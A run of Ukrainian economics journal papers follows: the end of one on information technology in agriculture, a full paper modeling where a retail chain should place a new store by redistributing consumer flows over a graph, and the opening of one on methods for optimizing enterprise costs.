Все ж таки застосування ІТ у господарствах присутнє – наявність комп'ютерної техніки і навіть під'єднання до мережі Інтернет. Але ІТ використовують у основному задля бухгалтерського обліку, автоматизації сільськогосподарських процесів.

Також відомо, що популярні технології реалізовані в рамках прикладних комп'ютерних програм. Це, в першу чергу, програми оптимізації розміщення сільськогосподарських культур у зональних системах сівозміни та раціонів годівлі тварин; за розрахунком доз добрив; проведення комплексу землевпорядних робіт та управління земельними ресурсами; ведення державного земельного кадастру історії полів і розроблення технологічних карт обробітку сільськогосподарських культур; регулювання режиму живлення рослин та мікроклімату в теплицях; контролю процесу зберігання картоплі й овочів, якості вирощуваної продукції та кормів, забруднення ґрунтів; оцінювання економічної ефективності виробництва; управління технологічними процесами в пташниках, виробничими процесами в переробці м'яса птиці й зберігання продукції та багато іншого.

Сучасний ринок ІТ пропонує рішення практично для будь-якого виробництва, починаючи, наприклад, від вирощування пшениці й кінчаючи виготовленням різноманітних продуктів її переробки. Однак для кожного такого рішення є обмеження по мінімальному розміру підприємства, у рамках яких впровадження буде ефективним.

У цілому, незважаючи на високу частку в економіці України виробничого сектора, загальний рівень інформатизації підприємств на сьогоднішній день украй низький. Значною мірою це пояснюється загальним економічним спадом у країні, в умовах якого підприємства не можуть дозволити собі великих фінансових вкладень у технології, що підвищують ефективність керування й виробництва, нехай у недалекому, але майбутньому часу.

Однак уже зараз вимальовуються групи підприємств, зокрема у сільському господарстві, здатних стати лідерами у використанні найсучасніших і дорогих інформаційних систем.

Активність підприємства на ринку ІТ залежить, у першу чергу:

1. від виробничого потенціалу, що характеризує загальний стан виробництва (спад, підйом) і, як наслідок, актуальність потреби підприємства в інформатизації;
2. наявності інвестицій, кількість і структура яких (довго терміновість проєктів) визначає потенціал підприємств як замовників ІТ, а також вибір типу інформаційних систем - систем, націлених на оптимізацію технологій виробництва (наприклад, САПР) і(або) систем, призначених для оптимізації керування підприємством (Управлінські ІС). При відсутності достатнього фінансування інформатизація, як правило, починалася із САПР. Наступний крок, що йде далі - масове впровадження інформаційних систем керування ресурсами (матеріально-технічними, трудовими й т.п.) підприємства в цілому;
3. експортного потенціалу, що визначає інтенсивність роботи на світовому ринку. Як правило, ці підприємства прагнуть до максимальної відповідності їхньої діяльності світовим стандартам.

Відсутність інформації в потрібний час, викликає величезні втрати для працівників агропромисловості. Ця прогалина в спілкуванні може бути усунена шляхом інформаційних технологій. Інформація необхідної якості, завжди має потенціал підвищення ефективності у всіх сферах сільського господарства. В якості непрямого інструменту для розширення можливостей, наукові співтовариства приймають обґрунтовані і якісні рішення, які матимуть позитивний вплив на те, як розвиваються комп'ютерні технології. Методи дистанційного обміну інформацією з використанням супутникових технологій, інформаційних систем агрономії і тваринництва використовуються для поліпшення контролю та розвитку напрямку [4].

Прикладом інтенсивного застосування інформаційних технологій є країни Європейської спілки. При цьому кількість комп'ютерів в цих країнах, підключених до Інтернету, практично не перевищує 50 %. Ряд вчених у галузі інформаційних технологій вважає, що існуючий рівень

застосування комп'ютерної та комунікаційної техніки в досліджених країнах.

У сільськогосподарському виробництві України до перебудови можна виділити три рівня комп'ютеризації: розробку систем автоматизації управлінської й фінансово-відомчої діяльності (АСУ); систем автоматизованого проектування (САПР); систем автоматизації технологічних процесів (АСУ ТП).

Останнім часом у сфері сільського господарства всі частіше з'являються умови й додаються значні зусилля по впровадженню інформаційних технологій. Росту інвестицій в ІТ сприяв ряд факторів: триваючі реформи економіки, приватизація, ріст прямих іноземних інвестицій, значний попит підприємств малого й середнього бізнесу, а також індивідуальних користувачів в сільській місцевості на персональні комп'ютери й програмне забезпечення. Єдиний європейський ринок підштовхує компанії, що вступають у конкурентну боротьбу, до збільшення витрат на ІТ і вдосконалювання інформаційної інфраструктури.

Інформаційні технології все частіше вимагають використання у сфері сільського господарства, щоб допомогти керівникам приймати більш обґрунтовані рішення та контролювати ситуацію, що склалася. Таким чином, майбутні інформаційні системи для науково-дослідних цілей буде значно відрізнятися від існуючих систем, тому що через ці зміни, відбуватиметься оновлення всіх загальних баз знань. Розробка й впровадження нових машин і технологій у сільському господарстві відкриває широкий шлях для ефективного використання трудових, матеріальних і фінансових ресурсів. Все це буде сприяти подальшому нарощуванню обсягів виробництва сільськогосподарської продукції й більше повному задоволенню зростаючих потреб населення при обмеженому використанні ресурсів суспільства.

Найбільш відомі на сьогодні технології реалізовані в рамках прикладних комп'ютерних програм. Це, у першу чергу, програми оптимізації розміщення сільськогосподарських культур у зональних системах сівозміни за розрахунками доз добрив; проведенню комплексу землевпорядних робіт і керуванню земельними ресурсами; веденню державного земельного кадастру; забруднення ґрунтів; оцінці економічної ефективності виробництва; розробці технологічних карт обробки сільськогосподарських культур; регулюванню режиму живлення рослин і мікроклімату в теплицях; контролю процесу зберігання зернопродуктів, якості продукції й кормів, що вирощуються, керуванню технологічними процесами в переробці й зберіганні продукції зерна й багато чого іншого.

Необхідність зменшення техногенних навантажень у сільському господарстві, впливів технологій, що застосовуються на навколишнє середовище, а також підвищення безпеки продуктів харчування при їх виробництві і зберіганні - основні фактори, що підвищують значимість інформаційних технологій. Істотне прискорення інформатизації сільського господарства - ключовий фактор майбутнього стійкого його розвитку.

Задля подолання кризового стану інноваційно-технологічної активності аграрної галузі необхідно:

- створити інституційно-правову базу впровадження альтернативних методів ведення сільського господарства;
- зміцнити державну підтримку фундаментальних науково-технічних досліджень;
- сприяти розвитку аграрної науки та інтелектуального потенціалу АПК;
- покращити рівень підготовки і кваліфікації працівників аграрної галузі;
- симулювати державної фінансової підтримки сільськогосподарських підприємств, зайнятих інноваційною діяльністю;
- заохочувати інвестування заходів щодо впровадження науково-технічних

досягнень у виробництво і реалізацію відповідних програм інноваційної діяльності у сільському господарстві;

- розробляти та впроваджувати дієві механізми стимулювання нововведень в аграрній сфері;
- сформувати організаційно-економічний механізм технологічної безпеки аграрної галузі.

Використання інновацій та техніко-технологічних розробок в аграрній галузі дасть змогу підвищити результативність її діяльності. За рахунок інтенсивних технологій ведення вітчизняного сільськогосподарського виробництва можна досягти збільшення виробництва валової продукції, покращити її якість, скоротити витрати ресурсів, що, в свою чергу, сприятиме підвищенню ефективності та прибутковості агровиробництва.

Висновок Отже, використання інформаційних технологій в сільському господарстві підвищує продуктивність праці, відповідно до цього процесу вирішується багато завдань, а також слід зазначити, що інформаційні технології перебувають у стані постійного розвитку та вдосконалення - поява нових технічних засобів, розробка концепцій, і методів організації даних, їх передавання, зберігання й обробка, форми взаємодії користувачів з технічними та іншими компонентами інформаційних систем, - тому "інформаційні технології" слід розуміти як процес, що постійно оновлюється, проте слід зауважити, що інформація є новою дото, доки у ній є потреба.

-
1. Технології обробки та моделювання екологічної та економічної інформації / [В. Б. Мокін, А.В. Поплавський, А. Р. Яшолт, М. П. Боцула]. — Електронний навчальний посібник. – Вінниця: ВНТУ, 2015. – 130с.
 2. Інноваційні трансформації аграрного сектора економіки : [монографія] / [Шубравська О. В., Молдован Л. В., Пасхавер Б. Й. та ін.] ; за ред. д-ра екон. наук О. В. Шубравської ; НАН України, Ін-т екон. та прогноз. – К. , 2012.– 496с.
 3. Ракитов А. И. Философия компьютерной революции [Текст] / А. И. Ракитов. – М., 1991. – 90 с.
 4. Кун Т. Структура научной революции [Текст] / Т.Кун. – М., 1977. – 120с.
 5. Коптелов А. Информационные технологии в сельском хозяйстве [Текст] / А. Коптелов, О. Оситнянко // Агробизнес: информатика - оборудование - технологии. – 2010. – № 12. – С. 60–64.
 6. Вовк, С.Г. Аспекти застосування систем підтримки прийняття рішень в управлінні сільгосппідприємством [Текст] / С.Г. Вовк, М.Д. Жубрид, Н.І. Цабак // Вісник Львівського державного аграрного університету: економіка АПК. – 2007. – № 14. – С. 198 – 201.

THE USE OF MODERN INFORMATION TECHNOLOGIES IN AGRICULTURAL HOLDINGS

T. Pavlyuk, L. Volontyr

Vinnitsia National Agrarian University

This article explores the role of modern information technologies in the development and improvement of agriculture, as well as the examples given, consolidated in world practice. The use of information technology in agriculture increases productivity, in line with this process, many tasks are solved, and it should be noted that information technologies are in a state of constant development

and improvement - the emergence of new technical means, the development of concepts and methods of data organization, transmission, storage and processing, forms of interaction of users with the technical and other components of information systems - so "information technology" should be understood as a process that is constantly updated but it should be noted that the information is new as long as it needs it.

Key words: information technologies, agriculture, informatization, expert estimations, levels of computerization, resource redistribution, optimization of enterprise management.

УДК: 330.46:339.378(477)

МОДЕЛЮВАННЯ РОЗВИТКУ ТОРГОВИХ МЕРЕЖ

І. Паславська, О. Захарків

Львівський національний університет імені Івана Франка

У статті розглянуто модель визначення місця розташування нового об'єкту торгівлі із врахуванням перерозподілу споживчих потоків між об'єктами власної мережі та об'єктами конкурентів. Обґрунтовано необхідність аналізу синергії об'єктів мережі у випадку її розширення. Описано алгоритм формування портфеля нових об'єктів торгової мережі.

Ключові слова: торгова мережа, модель визначення місця розташування об'єкту мережі, графічна модель, ефективність функціонування торгової мережі.

Постановка проблеми. Швидкі зміни умов функціонування вітчизняних торговельних підприємств та складність пристосування до них з врахуванням розвитку нових форматів торгівлі, обумовлюють необхідність дослідження організаційно-економічних засад механізму функціонування та розвитку нової прогресивної форми організації торговельного бізнесу – торговельних мереж. На сьогодні першочерговими є завдання визначення ефективних шляхів розвитку торговельних мереж за рахунок використання сучасних організаційних та економічних підходів.

В Україні на сьогодні не сформовано чіткої наукової концепції та інструментарію щодо управління розвитком торговельних мереж. Саме об'єктивна потреба у розробці відповідного організаційно-економічного механізму управління розвитком торговельних мереж й обумовила актуальність дослідження.

Аналіз останніх досліджень і публікацій. Теоретичні та методичні аспекти розвитку торговельних мереж певною мірою відображено в наукових працях таких українських науковців, як Н.О. Голошубова, І.О. Бланк, І.М. Бергер, Л.О. Лігоненко, Е.М. Воронова, І.І. Корольков, І.В. Сорока, А.С. Мізрухіна, Л. Шайгородська, В.О. Точилін, та ін. Питання розвитку торговельних мереж як найбільш ефективного шляху організації торгівлі є предметом дослідження зарубіжних науковців, серед яких Р. Люс, Д. Хафф, П. Хью, М. Портер, Г. Армстронг, Р.Д. Блекуелл, Х. Віссем, Г. Джоунз, П. Дойль, Дж. Енджел, Ф. Котлер, Ж. Ламбен, В.Дж. Лемб, П.У. Мініард, В. Харпер. Проте в сучасних умовах відсутній цілісний механізм управління розвитком торговельної мережі та відповідний інструментарій його реалізації.

Розвиток торговельних мереж відбувається під дією численного ряду передумов як макро-, так і мікрорівня. Їхній вплив відрізняється за силою та характером, але, у будь-якому випадку, призводить до одного ефекту – поширення та розповсюдження торговельних мереж в світі як сучасного ефективного способу організації торгівлі. Мережева побудова торговельного бізнесу – це концептуальний підхід до розвитку торговельної компанії, що набув широкого визнання в усьому світі, підтвердив свою ефективність впродовж майже століття і на сьогодні залишається найбільш перспективним шляхом розвитку.

Мета статті. Побудова моделі визначення місця розташування нового об'єкту торгівлі із врахуванням перерозподілу споживчих потоків між об'єктами власної мережі та об'єктами конкурентів.

Виклад основного матеріалу. Торговельні підприємства постійно знаходяться в пошуку можливості підвищення ефективності операційної діяльності і це змушує їх розширюватися. Задача оптимального вибору розташування об'єкту мережі є багатокритеріальною і спрямована на узгодження інтересів території і населення з інтересами підприємств і організацій, що надають послуги. Потрібно враховувати об'єктивно існуючі особливості території, що впливають на розвиток самої території та регіону в цілому.

Вибір місця розташування об'єкту торгівлі залежить від багатьох чинників, які обумовлюють споживчу перевагу стосовно конкретного об'єкту мережі. Згідно концепції маркетингу існує чотири групи важливих факторів: місцезнаходження (place), імідж (promotion), асортимент (product) і цінова політика (price). В процесі формування ефективного проектного середовища розвитку мереж необхідно сконцентруватися на виборі параметрів, які є визначальними для розвитку мережі та вважати усталеними в рамках фіксованого стану системи параметри, які є важливими для оптимізації операційних рішень. З цієї позиції вибір місця розташування об'єкту торгівлі з метою максимізації його привабливості та прибутковості в умовах конкуренції серед об'єктів мережі є пріоритетним чинником при виборі проектів розвитку мереж. Якщо це не буде зроблено, то некоректне розташування об'єктів в мережі може призвести до недоотримання прибутків, а в окремих випадках й до значних збитків для підприємства.

Територіальне розміщення об'єктів мережі залежить не тільки від бажання підприємства та його інвестиційного потенціалу, але й від об'єктивних умов, пов'язаних з архітектурною концепцією регіону, придатністю земельної ділянки для даного виду послуг, вартості земельного ресурсу, ін. Законодавство регламентує лише допустимі норми при виборі ділянки для певного виду послуг, а підприємство, як зацікавлена сторона, повинно розробити для себе набір необхідних критеріїв для оптимального вибору місця розташування об'єктів в мережі.

Вибір раціонального місця розташування об'єктів торгівлі в певному регіоні, а також визначення економічно виправданої їх кількості можна розглядати з позиції двох різних прикладних задач. Першу задачу розв'язують у випадку проектування нової мережі або повної її реорганізації. Другу задачу розв'язують у випадку визначення раціонального місця розташування нових об'єктів, враховуючи наявні об'єкти в певному регіоні, що є однотипні за видами послуг. Слід відмітити, що друга задача є більш наближеною до реальних умов конкурентного ринку, коли рівень попиту на певний вид послуг задоволений наявними пропозиціями, або, щонайменше – взаємозамінними.

Основною причиною розвитку будь-якої торгової мережі є зростання попиту в галузі. Тоді для об'єктів торгової мережі, що є системами масового обслуговування, можливе перевищення прийнятих норм часу очікування на обслуговування заявок в період найбільш інтенсивного вхідного потоку. Якщо не існує можливостей вирішити цю проблему збільшенням кількості каналів обслуговування, виникає потреба в реалізації нових проектів. Планування об'єктів мережі здійснюється з огляду на інформацію щодо залучення нових споживчих потоків і перерозподілу існуючих в такому обсязі, який дозволить досягнути прийнятного рівня економічної ефективності цих проектів.

Обґрунтування місця розташування нових об'єктів торгівлі без врахування існуючих та потенційних об'єктів надання таких послуг не забезпечить оптимального результату від діяльності мережі. При цьому не можна ігнорувати вплив і на власні наявні та плановані

об'єкти мережі. Тобто при формуванні портфеля розвитку торгових мереж слід розв'язувати комплексну задачу, яка полягає у визначенні міжпроектного впливу між існуючими та планованими об'єктами мережі. В результаті реалізації портфеля проектів розвитку мереж відбувається переорієнтація існуючих споживчих потоків між об'єктами мережі.

Розв'язок задачі оптимального вибору місця розташування об'єкту торгової мережі ми пропонуємо здійснювати згідно такої послідовності.

На першому етапі проводять первинний відбір проектів. Для визначення привабливості проекту застосовують метод контрольного списку, за допомогою якого оцінюють земельні ділянки за фіксованим набором параметрів, значення яких для всіх варіантів оцінюється експертом. Шкала оцінювання визначається самим експертом за кожним параметром. Набір параметрів може бути різним, належати до ноу-хау установи або експерта, що використовує методику. Часто в набір входять такі характеристики:

- соціально-демографічна структура населення в регіоні;
- наявність інвестицій поруч та перспектива економічного розвитку регіону;
- показник насиченості регіону даним видом послуг (співвідношення споживчого потенціалу території та існуючих проектів);
- структура доріг, тип доріг, якість покриття, ін.;
- прохідність автомобілів до ділянки, зручність під'їзду і паркування, передбачувана видимість;
- наявність конкурентів;
- близькість до конкурентних об'єктів (як своєї мережі, так і інших підприємств).

Паралельно із описаним вище методом для проектів розвитку мереж, які характеризуються високим рівнем уніфікації, часто застосовують аналоговий підхід, що базується на використанні значень певних характеристик існуючих об'єктів в регіоні. Формалізація підходів при первинному відборі проектів дає змогу нівелювати суб'єктивізм при прийнятті рішень. Результатом першого етапу є ранжовані проекти за зведеним показником.

На другому етапі встановлюють загальну споживчу потребу в регіоні. Назвемо це споживчим потенціалом регіону – Q . Вивчаючи динаміку змін споживчого потенціалу регіону за останні кілька років, а також аналізуючи інформацію щодо залучення нових інвестицій в даному регіоні, роблять прогнози щодо очікуваної величини споживчого потенціалу в певному періоді часу.

На третьому етапі визначають прогнозний перерозподіл споживчих потоків між планованими та існуючими об'єктами в мережі.

На четвертому етапі визначають оптимальну кількість та місця розташування об'єктів мережі.

Розглянемо деякий регіон, в якому знаходяться діючі об'єкти власної мережі та об'єкти конкурентів I_j . Невеликий населений пункт (до 50 тис. жителів) можна розглядати як єдиний регіон. Для великого населеного пункту (більше 50 тис. жителів) здійснюють розбиття на зони. На рис.1 зображено схему розміщення об'єктів торгівлі в регіоні та відповідні відстані між ними (r_k).




Рис. 1. Схема розміщення об'єктів торгівлі в регіоні

Нехай відомі прогнозні середньорічні обсяги продаж існуючих торговельних об'єктів в i -му регіоні:

$$\sum_{j=1}^J U(I_j) = Q_i,$$

де J – кількість торговельних об'єктів в i -му регіоні;

$U(I_j)$ – середньорічні обсяги продаж j -го торговельного об'єкту в i -му регіоні;

Q_i – споживчий потенціал i -го регіону.

Необхідно розмістити таку кількість об'єктів K_i у даному регіоні, щоб забезпечити максимальний ефект торгової мережі. Впровадження нових проектів розвитку мережі повинно збільшувати цінність існуючої мережі.

Визначимо вплив планованого об'єкту, наприклад K_3 , на існуючі об'єкти в мережі. Для цього відобразимо торгіву мережу плоским графом. Вершини графа – це об'єкти торгівлі, які сполучені між собою ребрами. Якщо між двома вершинами в одному напрямку існує кілька варіантів сполучення, вибирають варіант із меншою відстанню. При цьому, вартість проходження для двох вершин, які знаходяться на різних сторонах автошляху буде вищою, аніж для вершин, які знаходяться на одній стороні.

Граф для випадку проектування мережі з існуючих об'єктів I_1, I_2, I_4, I_5 та проектного K_3 зображено на рис. 2.




Рис. 2. Схема зображення мережі плоским графом

Кожне ребро характеризує відстань від i -ої до j -ої вершин та у зворотному напрямку:

$$\begin{aligned} l_{12} &= (r_1 + r_2 + r_3); \Gamma_{21} = (r'_1 + r'_2 + r'_3); \\ l_{23} &= (r_4); \Gamma_{32} = (r'_4); \\ l_{34} &= (r_5); \Gamma_{43} = (r'_5); \\ l_{15} &= (r'_1 + r'_2 + r'_8 + r'_7); \Gamma_{51} = (r_7 + r_8 + r_2 + r_1); \\ l_{25} &= (r'_4 + r_6 + r'_7); \Gamma_{52} = (r_7 + r_8 + r'_3); \\ l_{35} &= (r_6 + r'_7); \Gamma_{53} = (r_7 + r_8 + r'_3 + r'_4). \end{aligned}$$

Очевидно, частка перерозподілу споживчого потоку від існуючих об'єктів мережі на користь новопроектованої тим вища, чим ближче знаходяться об'єкти. Відповідно, величина перерозподілу споживчих потоків зменшується із збільшенням віддалі між об'єктами.

Припустимо, що відома потужність та закон розподілу споживчого потоку на проектуванні ділянці. Очевидно, що введення нового об'єкту перерозподілить споживчий потік в мережі, до того ж, імовірність перерозподілу споживчого потоку між двома об'єктами, які зображають на плоскому графі вершинами, буде обернено пропорційна характеристиці ребра, що з'єднує ці вершини.

$$P_{ij} = \frac{1}{l_{ij}^k} + \frac{1}{l_{ji}^k},$$

де P_{ij} – імовірність перерозподілу споживчого потоку від j -го до i -го об'єкту;

l_{ij} – вага ребра, що сполучає i -у та j -у вершини в напрямку руху від i -ої до j -ої вершин;

l_{ji} – вага ребра, що сполучає i -у та j -у вершини в напрямку руху від j -ої до i -ої вершин;

k – коефіцієнт впливу інших факторів.

По суті коефіцієнт k враховує наявність інших факторів, що впливатимуть на вибір споживача за типовим маршрутом. Однак, проведені дослідження показують, що при однаковій якості надання послуг, головну роль відіграє віддаленість об'єкта від головного маршруту споживача. Інші фактори або не мають суттєвого впливу, або їхня дія уже врахована впливом головного фактору. Параметр k входить у вираз нелінійно, його значення можна знайти за допомогою експертної оцінки.

В системі множини подій, які належать до імовірності перерозподілу наявного споживчого потоку між всіма існуючими в даному регіоні об'єктами, сума ймовірностей повинна дорівнювати одиниці (передбачають повне задоволення попиту). Імовірність перерозподілу споживчого потоку між проектуваним та існуючими об'єктами торгівлі виражають так:

$$P_{ij} = \frac{1}{(l_{ij}^k + l_{ji}^k) + \sum_{j=1}^n \left(\frac{1}{l_{ij}^k} + \frac{1}{l_{ji}^k} \right)}; \quad \sum_{j=1}^N P_{ij} = 1.$$

Середньорічний обсяг продаж j -го торгового об'єкту, враховуючи впровадження нового об'єкту K_3 в мережі, визначатимуть так:

$$\overline{U(I_j)} = U(I_j) - U(I_j) * P_{3j},$$

де $U(I_j)$ – прогнозований середньорічний обсяг продаж j -го об'єкту торгівлі;

$\overline{U(I_j)}$ – прогнозований середньорічний обсяг продаж j -го об'єкту торгівлі після впровадження нового об'єкту K_3 .

Оскільки попит має бути задоволений, то

$$\sum_{j=1}^J \overline{U(I_j)} + U(K_3) = Q_i,$$

де $U(K_3)$ – прогнозований середньорічний обсяг продаж планованого об'єкту K_3 .

Таким чином ми визначили перерозподіл споживчих потоків з існуючих об'єктів мережі до планованих.

Висновки. Запропонований підхід дає можливість врахувати вплив проектного об'єкту як на конкурентні торгові об'єкти, так і на об'єкти власної мережі, що дозволить врахувати зміну економічних показників існуючих об'єктів при реалізації проектів розвитку мереж.

-
1. Фролова Л. В. Механізми логістичного управління торговельним підприємством: монографія / Л.В. Фролова. – Донецьк : ДонДУЕТ ім. М. Туган-Барановського, 2005. – 322 с.

MODELING OF TRADE ENTERPRISE NETWORK

I. Paslavska, O. Zaharkiv

Ivan Franko National University of Lviv

Modern market conditions of the economy open new opportunities for the development of trade, allowing to borrow the experience of developed countries in the field of trade organization. Constant economic development leads to the development of the entire system as a whole, and retail trade in particular. The application of mathematical modeling is a rather recent trend in the trading networks studies. The criticality of this topic lies in the fact that simulating the location of new retail objects and their evaluation not only allows to generate additional revenues, but also gives the ability to compete on the market. The demand growth in the industry leads to the development of any trading network, so reasonable placement of new retail networks will ensure the development of retail trade.

The article is devoted to the problem of estimation the location of new trade objects with regard to redistribution of consumer flows between its objects of network and competitor's objects. The necessity of analyzing synergies network objects in case of expansion is investigated. The algorithm for formation of portfolio of new objects of trading network is described.

Keywords: trade network, model of determination of the location of a network object, graphic model, efficiency of the trading network functioning.

УДК 631.162:338.512

ОПТИМІЗАЦІЯ УПРАВЛІННЯ ВИТРАТАМИ ПІДПРИЄМСТВА

В. Плакида, І. Бурденюк

Вінницький національний аграрний університет

У статті розглянуто моделі і методи оптимізації витрат (класичні та сучасні), а також підходи до вдосконалення системи управління витратами. Обґрунтовано вибір пріоритетних напрямків управління витратами, визначено заходи щодо зниження витрат і проблеми їх реалізації.

Ключові слова: управління витратами, моделі, методи оптимізації, ефективність витрат, управлінське рішення, підприємство.

В сьогоденнішніх умовах господарювання найважливішим є стратегічний рівень, на якому приймаються життєво важливі управлінські рішення для подальшого розвитку підприємства. Управління витратами є основною складовою фінансово-економічної стратегії підприємств, що обумовлено їхнім впливом на кінцевий результат діяльності, а відповідно, й на конкурентну позицію підприємств.

Практично перед кожним підприємством поставлено завдання забезпечити максимальний прибуток для своїх акціонерів і власників. Вирішити її можна двома способами: збільшувати обсяги продажів або скорочувати витрати. Беручи до уваги жорстку конкуренцію на ринку і обмежений попит, другий варіант є більш привабливим [1].

Мета будь-якої оптимізації – підвищення ефективності роботи організації, а не просто зниження витрат. Скорочення витрат невіддільне від поняття «ефективність витрат», або, кажучи мовою економіки, «рентабельність витрат».

Існує три основних моделі підвищення ефективності витрат:

- «чисте» зниження витрат – зниження витрат за рахунок позбавлення від невикористаних витрат. Основна економія йде за рахунок постійних витрат.
- «інтенсифікація» витрат – відбувається навіть деяке збільшення витрат, але при цьому більш істотно збільшується і виручка. Як правило, це відбувається при впровадженні нового обладнання, технологій, які збільшують продуктивність обладнання, а отже, і виручку. Ефективно для компаній, що розвиваються;
- «фіксація» витрат – коли при збільшенні виручки витрати не збільшуються. Як правило, це або збільшення ціни на продукцію, або рівноцінне збільшення виробничих витрат і зниження невикористаних. Ефективно для «витривалих» компаній, використовують ощадливе виробництво.

Переваги та недоліки кожної з цих моделей наводяться в табл. 1.

В даній таблиці представлені основні моделі зміни витрат в порівнянні з результатами. Насправді, у компанії є безліч видів діяльності, витрат, вона взаємодіє з великою кількістю постачальників, партнерів, покупців, в ній працює персонал з певною кваліфікацією і т. п. Тому краще за все не слідувати одній моделі при скороченні витрат, а використовувати їх виходячи з ситуації.

Таблиця 1

Моделі підвищення ефективності витрат

Модель підвищення ефективності витрат	Переваги	Недоліки	Висновки
«Чисте» зниження витрат	Реальне зниження витрат за рахунок позбавлення від невиробничих витрат; збільшення рентабельності	Потрібен серйозний аналіз витрат компанії; ризик невдоволення персоналу; ризик зниження продуктивності праці за рахунок усунення дійсно необхідних витрат	Ефективно у випадку наявності великого обсягу невиробничих витрат
«Інтенсифікація» витрат	Збільшення виручки за рахунок впровадження нових технологій і збільшення випуску продукції; підтримка більшістю персоналу; збільшення рентабельності	Можливо лише в разі доступності нових ринків збуту і споживачів; вимагає інвестицій і їх обґрунтувань	Ефективно для країн, що розвиваються, компаній на ринках, що розвиваються
«Фіксація» витрат	Збільшення рентабельності при фіксованих витратах; варіант - збільшення випуску при зниженні витрат	Підняття цін далеко не завжди можливо; в разі збільшення випуску продукції не уникнути збільшення витрат	Ефективно для «витривалих» компаній, які використовують ощадливе виробництво

Метою даної статті є дослідження з питань оптимізації управління витратами підприємства, визначення методів, підходів та пріоритетних напрямків управління витратами.

У реалізації сучасних методів управління витратами українська практика ринкового періоду істотно відстала від західної. У зв'язку з цим виникає необхідність розгляду методів, що складають ядро систем управління витратами на сучасному промисловому підприємстві [3].

Практика виробила ряд методів, які використовуються для оптимізації витрат:

- 1) метод застосування носіїв витрат;
- 2) застосування закону Парето;
- 3) порівняння витрат, побудова діаграм, бенчмаркінг;
- 4) ABC – метод (Activity Based Costing);
- 5) таргет – костинг;
- 6) кайзен – костинг.

Розглянемо та проаналізуємо основні методи для оптимізації витрат. Метод застосування носіїв витрат. Носії витрат – причини, фактори, що впливають на величину

витрат. Найбільш простий метод. Аналіз носіїв витрат дозволяє обґрунтувати управлінські рішення і проводити оптимізацію витрат.

Статті витрат і носії витрат:

- зарплата: ефективність роботи, місцезнаходження, рівень розвитку підприємства, територіальний фактор, галузь;
- сировина і матеріали: закупівельна ціна, масштаб закупівель, якість сировини, рівень відходів;
- витрати на фінансування: процентна ставка, термін залучення фінансування, рівень інфляції, кредитна історія, субсидії, місцезнаходження;
- витрати на ремонт: число одиниць обладнання, вік обладнання або термін служби, відсоток його зносу;
- витрати на електричну і теплову енергію: місцезнаходження, енергоємність виробництва, площі, ефективність використання, система обігріву;
- збутові витрати: число замовлень, кількість клієнтів, кількість виписаних рахунків;
- складські витрати: середній час зберігання одиниці продукції, автоматизація, якість зберігання, трудомісткість роботи;
- транспортні витрати: віддаленість покупців і постачальників.

При застосуванні Закону Вільфредо Парето виявляємо найбільш важливі, значущі статті витрат, так як тільки по ним можна отримати суттєву економію. Застосовуємо закон Парето (правило 80/20): для отримання 80% ефекту достатньо виявити і оптимізувати статті витрат, які становлять найбільшу питому вагу (20%). Тобто для отримання суттєвої економії необхідно оптимізувати вагомі витрати. Ступінь контрольованості статті може бути перешкодою в управлінні витратами. Одночасно з урахуванням значущих витрат керівництву необхідно зосередити увагу на тих з них, які можна поступово знизити, а також на тих, які швидко ростуть і можуть досягти високих значень найближчим часом [4].

Одним з розповсюджених методів оптимізації витрат є порівняння витрат, побудова діаграм, бенчмаркінг. Бенчмаркінг (Benchmarking) – система оцінки діяльності підприємства за допомогою порівняння з будь-яким відповідним аналогом. Метод аналізу тенденцій по діаграмі витрат передбачає аналіз зміни витрат в попередні періоди, виявлення важливих і істотних витрат, їх відхилень, причин і подальшу розробку заходів щодо усунення причин виникнення відхилень. Але, в цьому випадку, потрібно враховувати проблеми, які можуть виникнути: багато підприємств не знають власної структури витрат; немає чіткого розуміння розподілу відповідальності за витрати; в компаніях не визначені чіткі цілі щодо зниження витрат; відсутність культури економії як елемента корпоративної культури.

Метод ABC (Activity Based Costing) обліку, аналізу та оптимізації витрат по процесах дозволяє підприємству з високим ступенем достовірності визначати вартість і продуктивність операцій, оцінювати ефективність використання ресурсів і обчислювати собівартість продукції (робіт, послуг). Часто дані, отримані таким методом, радикально відрізняються від результатів традиційних методів калькуляції.

